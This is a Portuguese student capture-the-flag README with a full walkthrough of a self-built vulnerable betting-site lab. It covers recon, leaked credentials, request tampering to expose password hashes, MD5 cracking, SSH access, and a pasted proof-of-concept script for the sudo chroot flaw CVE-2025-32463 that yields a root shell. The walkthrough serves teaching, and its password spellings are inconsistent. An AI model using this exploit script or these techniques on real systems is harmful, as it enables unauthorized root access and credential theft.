

BetDown CTF

Integrantes:

- Henrique Carvalho Wolski - 231013627
- Bruno Eduardo dos Santos Lima - 211066249
- Nicolas Meloni - 222001369

BetDown CTF

Você é um agente autônomo contratado por uma organização secreta benevolente para invadir um sistema de apostas ilegal com histórico de bloqueio de saques e falsas notificações de recebimento de recompensas, além de coleta informações de cartões de crédito das vítimas.

A alvo é a casa de apostas **BetDown**, que andou fazendo muito sucesso em popups de anúncios pela internet por conta das promessas exorbitantes de ganhos fáceis e saques rápidos. Em menos de 2 meses eles já fizeram milhões de vítimas pelo país.

A sua missão é invadir o sistema e conseguir informações importantes para que os criminosos possam ser identificados e a busca possa prosseguir. A organização te prometeu o dobro do pagamento caso consiga tirar o sistema do ar para evitar que mais pessoas acabem perdendo dinheiro.

O único ponto que joga ao seu favor é fato de a infraestrutura ainda ser recente e, por isso, a chance de encontrar falhas de segurança é maior. Você precisa aproveitar essa oportunidade antes que os criminosos tenham tempo de tornar o sistema robusto e mais difícil de invadir.

Você está preparado para essa missão?

Como Rodar o Projeto

- Tenha **Docker** e **Docker Compose** instalados para que consiga subir a imagem.
- Faça o clone ou baixe a pasta deste repositório para a sua máquina.
- Abra o terminal e navegue até a raiz do projeto (onde está o arquivo `docker-compose.yml`).
- Execute o comando abaixo para construir a imagem e subir a infraestrutura em segundo plano:

```
sudo docker-compose up -d --build
```

A partir daí, o projeto vai estar disponível em seu ip local `127.0.0.1` e a exploração já pode começar.

Walkthrough Técnico

Reconhecimento e Enumeração

Para começar, vamos subir a imagem do docker com o comando `sudo docker-compose up -d --build`. Agora podemos começar dando `nmap` no nosso `localhost` para ver quais portas encontramos abertas:

```
Not shown: 598 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
|_ ssh-hostkey:
|_  256 e9:0f:bd:6d:6f:21:69:f3:fb:df:70:97:50:8c:15:02 (ECDSA)
|_  256 1c:32:56:ce:c5:57:17:f6:15:ca:0e:ad:a7:b1:58:7b (ED25519)
5000/tcp  open  http      Werkzeug httpd 3.1.8 (Python 3.12.13)
|_ http-title: BetDown - Milhoes em Segundos
|_ http-server-header: Werkzeug/3.1.8 Python/3.12.13
Device type: general purpose
```

Temos o http na porta 5000 e o ssh na porta 2222. Vamos acessar a página web:



Neste nosso projeto nós temos diretórios escondidos, mas não são todos descobertos via `gobuster`. Vejamos o que encontramos ao utilizar o comando `gobuster dir -u http://localhost:5000 -w ../usr/share/wordlists/dirb/big.txt -t 50`:

```
gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://localhost:5000
[+] Method: GET
[+] Threads: 50
[+] Wordlist: ../usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

dashboard (Status: 302) [Size: 199] [→ /login]
login (Status: 200) [Size: 1349]
logout (Status: 302) [Size: 189] [→ /]
Progress: 20469 / 20469 (100.00%)

Finished
```

Todos esses diretórios, no momento, levam para a mesma página de login:



A partir desse momento, o jogador precisará pensar um pouco fora da caixa para conseguir progredir. Ele pode olhar o código fonte cru de ambas as páginas vistas até o momento, mas não vai encontrar nada de interessante. Porém, se ele clicar no botão **"GIRAR ROLETA AGORA"** na página inicial, um pop-up interno vai aparecer (um script js será executado) para coletar as informações do usuário para que ele possa "resgatar" a recompensa:



Se, nesse momento, inspecionarmos a página novamente, teremos uma surpresinha

agradável nos aguardando:

```
> <div class="prize-card">...</div> (scroll) (over  
<!--Notas internas: /notascomentarios78/-->
```

Vazamento de Informações

Podemos reparar que, apesar de ser simples, esse diretório dificilmente estaria em alguma wordlist. Bom, vamos ver o que temos nele:

Arquivos

- [old-notes.txt](#)




```
TODO:  
- Remover credenciais temporárias antes de publicar.  
- Revisar endpoint /api/dashboard, ele ainda aceita a lista de  
  colunas pelo cliente.  
- Conta interna usada nos testes: junior.admin /  
  trocarsenhadepois123.  
- não esqueça de verificar a implementação da tabela, o  
  consultor falou para usarmos a coluna de password_hash para  
  deixar o sistema mais seguro
```

É muito fácil notar que temos informações **valiosíssimas** nessas notas vazadas. Podemos perceber que o desenvolvedor esqueceu de remover dados do ambiente de desenvolvimento e isso pode (e vai) ser usado contra o sistema. Já temos um usuário `junior.admin` com a senha `trocarsenhadepois123`. Isso, combinado com o comentário no frontend, revelam uma prática não tão incomum realizada por desenvolvedores: deixar informações e credenciais de teste expostas após conclusão do desenvolvimento, esquecendo de limpá-las do sistema.

Além disso, temos a informação de que o endpoint `/api/dashboard` do backend confia **cegamente** no cliente (frontend) na hora de consultar o banco de dados. Com isso, podemos ter acesso a colunas que não deveriam estar disponíveis mudando os parâmetros da requisição. E para piorar, sabemos exatamente o nome da coluna que queremos explorar: `password_hash`. **Isso facilita muito a vida do atacante.**


Agora, podemos fazer login com as credenciais dadas de presente pelo desenvolvedor:



De cara já podemos notar que temos 2 outros administradores cadastrados no sistema. Talvez precisamos das credenciais de um deles para conseguir acessar o sistema via ssh, pois não conseguimos fazer isso com o nosso usuário atual.

Adulteração de Parâmetros e Quebra de Hashes

Reparemos no botão de recarregar dados. Sempre que o pressionamos a seguinte requisição POST é feita ao backend: `{"user_id":10,"columns":["id","username","tipo","saldo","historico"]}`. Podemos simplesmente adicionar a coluna `"password_hash"` na requisição para ver o que acontece, certo? Podemos usar tanto o BurpSuite quanto o console do navegador, aqui optei pela segunda opção:



Agora temos as hashes das senhas de todos os usuários! Nosso foco aqui definitivamente será nos usuários `atenas` e `matruza`. Bom, se jogarmos qualquer uma das hashes em um analisador de hash, vamos descobrir que tratam-se de hashes MD2 ou MD5. Tentando quebrá-las com a ferramenta `hashcat` e a wordlist `rockyou.txt` descobrimos que são MD5 e também bem fáceis de quebrar. Podemos ainda agilizar o processo utilizando o site [CrackStation](https://crackstation.net/) que já possui hashes pré-computadas:

Hash	Type	Result
4adb6e287bd1986dd31f3e7a68951c6c	md5	0000000000b1oodyboy

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Alguém aqui poderia tentar usar a ferramenta `hydra` para fazer brute force e descobrir a

senha com a mesma wordlist e isso até funciona, mas **demoraria mais de 30 minutos** (já testado por nós) visto que escolhemos uma senha mais pra última metade da `rockyou.txt`.

Invadindo o Sistema Operacional

Assim, descobrimos que a senha do usuário `atenas` é `lalala` e a do `matruza` é `00000000000bloodyboy`. No nosso projeto quem possui acesso ssh é o `matruza`, facilmente notado ao tentarmos logar com ambos. No dashboard em si não temos nada de novo com o login desses administradores, então vamos partir diretamente para o ssh:

```
└─$ ssh matruza@localhost -p 2222
matruza@localhost's password:
Linux 731d3742dc9e 6.18.12+kali-arm64 #1 SMP PREEMPT Kali 6.18.12-1kali1 (2026-02-25) aarch64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
matruza@731d3742dc9e:~$
```

Estamos dentro! Aqui já conseguimos a primeira flag:

```
matruza@731d3742dc9e:~$ ls
user.txt
matruza@731d3742dc9e:~$ cat user.txt
flag{bem_vindo_matruza}
matruza@731d3742dc9e:~$
```

Escalação de Privilégio

Nessa máquina nós não temos permissão para usar o `sudo` então não conseguimos ver o que podemos rodar como root com o `sudo -l`. Se dermos `find / -perm -4000 -type f 2>/dev/null` encontramos o seguinte:

```
matruza@731d3742dc9e:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/umount
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
```

Ou seja, nada de muito interessante.

Poderíamos ficar várias horas explorando o sistema, mas não encontraríamos nada de excepcional. O "truque" aqui é notar que a vulnerabilidade que permitirá a escalação de privilégio é a **versão do sudo (CVE-2025-32463)**:

```
matruza@731d3742dc9e:~$ sudo --version
Sudo version 1.9.17
```

As versões do sudo entre `1.9.14` e `1.9.17` possuem uma vulnerabilidade que permite alterar o diretório raiz por um fornecido pelo usuário antes de consultar as regras do arquivo

`sudoers` para verificar as permissões do usuário atual. O invasor utiliza as flags `-R` e `--chroot`, que permitem rodar comandos dentro desse novo diretório.

Ao entrar nesse novo ambiente raiz, o `sudo` faz verificações de sistema utilizando o serviço NSS (Name Service Switch) e lê o arquivo de configuração `/etc/nsswitch.conf` que foi adulterado pelo atacante dentro desse diretório falso. Com esse controle sobre a configuração do NSS, o invasor configura uma entrada apontando para uma biblioteca de código malicioso que, assim que é carregada na memória, o código é executado e o atacante **recebe acesso root imediatamente**.

Existem várias formas de efetivar essa vulnerabilidade no sistema que acabamos de invadir. A forma mais fácil que encontramos foi utilizando o comando disponível na [Exploit Database](#) e colando ele em um arquivo `.sh` dentro da máquina. Também existem exploits de outros usuários que podemos enviá-los para a máquina via ssh para executá-los e, além disso, encontramos a vulnerabilidade no próprio `metasploit`. Vamos seguir com a solução mais direta:

```
matruza@731d3742dc9e:~$ cat > snip.sh << #!/bin/bash
# sudo-chwoot.sh - PoC CVE-2025-32463
set -e

STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd "$STAGE"
sudo -R woot woot # (-R <dir> <cmd>)
# 1. NSS library
cat > woot1337.c <<'EOF' # * the first "woot" is chroot
#include <stdlib.h> # * the second "woot" is and ine
#include <unistd.h> # (only needs resolve the user
__attribute__((constructor))
void woot(void) {
    setreuid(0,0); /* change to UID 0 */
    setregid(0,0); /* change to GID 0 */
    chdir("/"); /* exit from chroot */
    execl("/bin/bash","/bin/bash",NULL); /* root shell */
}
EOF

# 2. Mini chroot with toxic nsswitch.conf
mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc # make getgrnam() not fail

# 3. compile libnss_
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "[*] Running exploit..."
sudo -R woot woot # (-R <dir> <cmd>)
# * the first "woot" is chroot
# * the second "woot" is and inexistent
# (only needs resolve the user)
rm -rf "$STAGE"
-bash: syntax error near unexpected token `newline'
[*] Running exploit...
root@731d3742dc9e:/#
```

Pós-Exploração

Conseguimos! Agora podemos acessar a pasta `root` e ver a flag. Bom, não exatamente ver:

```
root@731d3742dc9e:/root# ls
root.sh
```

Vamos executar esse código...


```

[CRITICAL] Acesso root detectado.
[CRITICAL] Serviços internos comprometidos.
[CRITICAL] Painel administrativo indisponível.
[CRITICAL] API de apostas encerrada.
[CRITICAL] Sistema de autenticação desligado.

Grande parte dos serviços web da BetDown foi derrubada durante
a invasão.

Apenas um endpoint de contingência permanece disponível.
Acesse a página final no endpoint:

    /final

```

Conseguimos comprometer a infraestrutura da casa de apostas! Vamos acessar o endpoint:

betdown-emergency-gateway :: recovery-mode

Serviço de contingência ativo

A infraestrutura principal da BetDown foi encerrada após um incidente crítico de segurança.

[OFFLINE] Autenticação

[OFFLINE] Dashboard administrativo

[OFFLINE] API interna

[OFFLINE] Plataforma de apostas

[ONLINE] Endpoint de contingência

A casa nem sempre vence...

flag{a_casa_caiu}

Com isso, finalizamos com sucesso o CTF e derrubamos o sistema! 🌟